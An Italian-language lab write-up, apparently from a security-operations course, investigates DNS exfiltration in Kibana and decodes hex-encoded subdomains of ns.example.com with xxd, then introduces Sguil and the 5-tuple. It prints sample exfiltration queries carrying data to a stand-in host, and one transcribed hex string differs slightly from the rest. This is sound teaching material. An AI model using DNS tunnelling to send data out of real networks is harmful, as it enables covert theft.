
In questo laboratorio, l'obiettivo è stato indagare su una possibile esfiltrazione di dati tramite traffico DNS anomalo. Il traffico in questione ha sollevato preoccupazioni per via di query DNS con sottodomini insolitamente lunghi e codificati in esadecimale, che potrebbero nascondere informazioni sensibili.





# INDAGARE SULL'ESFILTRAZIONE DEI DATI DNS

Per prima cosa, sono stati esaminati i log DNS in Kibana. Dopo aver cancellato i filtri preimpostati e impostato il periodo di tempo su giugno 2020, si è osservato un traffico DNS sospetto, con alcune query che includevano sottodomini lunghi e strani. Questi sottodomini, associati a ns.example.com, sono stati identificati come contenenti stringhe esadecimali, un pattern insolito per le normali richieste DNS. Dopo aver limitato il filtro al dominio "example.com", sono stati registrati gli indirizzi IP di origine e di destinazione delle richieste DNS: il client ha l'indirizzo 192.168.0.11 e il server DNS 209.165.200.235.





# INDAGARE SULL'ESFILTRAZIONE DEI DATI DNS

L'analisi delle query DNS ha rivelato che alcuni sottodomini erano effettivamente codificati in esadecimale, suggerendo che i dati potrebbero essere stati nascosti in queste richieste. Successivamente, il file CSV contenente le query DNS è stato scaricato e modificato per estrarre i dati esadecimali. Una volta decodificato, il contenuto ha rivelato un testo chiaro che recitava "DOCUMENTO RISERVATO NON CONDIVIDERE", un'indicazione che i dati esfiltrati erano informazioni sensibili riguardanti una violazione della sicurezza.

Add a filter +

DNS - Queries

Query	Count
17.201.165.209.in-addr.arpa	18
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com	1
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com	1
697479206272656163682e0a.ns.example.com	1

Open DNS - Queries (1).csv Save

DNS - Queries.csv DNS - Queries (1).csv

Query, Count

"434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com", 1


"484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com", 1

"666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com", 1

"697479206272656163682e0a.ns.example.com", 1



# INDAGARE SULL'ESFILTRAZIONE DEI DATI DNS



The image shows two windows. The top window is a text editor titled "DNS - Queries.csv" with a path of "~/Downloads". It contains a single line of hexadecimal data: 434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053484152450a5468697320646f63756d656e7420636f6e7461696e7320696e666f726d6174696f6e2061626f7574207468652063617374207365637572697479206272656163682e0a. The bottom window is a terminal titled "analyst@SecOnion: ~/Downloads". It shows the command `xxd -r -p "DNS - Queries.csv" > secret.txt` being executed, followed by `cat secret.txt`, which outputs the text: "CONFIDENTIAL DOCUMENT", "DO NOT SHARE", and "This document contains information about the last security breach."

```
DNS - Queries.csv
~/Downloads

434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053|
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f7574207468652063617374207365637572
697479206272656163682e0a

analyst@SecOnion: ~/Downloads

File Edit View Search Terminal Help
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$
```

Questo tipo di esfiltrazione è particolarmente insidioso perché le richieste DNS, che di solito non sono monitorate con la stessa attenzione del traffico HTTP o FTP, possono essere utilizzate dai malintenzionati per inviare dati in modo furtivo. Il fatto che il malware possa utilizzare il DNS per codificare e inviare dati suggerisce che potrebbe essere stato progettato per eludere i sistemi di rilevamento della rete, sfruttando il traffico legittimo delle richieste DNS. L'uso di DNS per la trasmissione di dati codificati in esadecimale potrebbe permettere agli attaccanti di esfiltrare documenti sensibili senza suscitare sospetti.

In conclusione, l'analisi ha messo in evidenza l'importanza di monitorare il traffico DNS per rilevare attività sospette, in quanto può essere utilizzato come canale per attacchi furtivi, inclusa l'esfiltrazione di dati. Questo tipo di attacco sottolinea anche la necessità di implementare misure di sicurezza più robuste per prevenire l'abuso di protocolli di rete apparentemente innocui.



# **BONUS 3**

**Lab - Isolate Compromised Host  
Using 5-Tuple**



# RIVEDI GLI AVVISI IN SGUIL

Sguil è una piattaforma open-source utilizzata per l'analisi e la gestione degli allarmi di sicurezza generati dai sistemi di rilevamento delle intrusioni, come Snort o Suricata. Fornisce un'interfaccia grafica che consente agli analisti di monitorare e indagare sugli eventi di sicurezza, visualizzare i pacchetti catturati e rispondere agli incidenti. Sguil è progettato per facilitare la gestione degli allarmi in tempo reale e supportare il flusso di lavoro di investigazione degli incidenti, aggregando i dati da più fonti di rilevamento in un'unica piattaforma di facile utilizzo.

La 5-Tuple è un concetto utilizzato nelle reti di computer per identificare in modo univoco una connessione di rete. È costituita da cinque valori che descrivono completamente una sessione di comunicazione tra due dispositivi. I cinque elementi che compongono una 5-Tuple sono:

- Indirizzo IP di origine
- Indirizzo IP di destinazione
- Porta di origine
- Porta di destinazione
- Protocollo (come TCP, UDP, ecc.)

Questi cinque parametri consentono di identificare un flusso di dati specifico in una rete e vengono utilizzati per monitorare e analizzare il traffico, nonché per implementare politiche di sicurezza e di gestione delle connessioni.



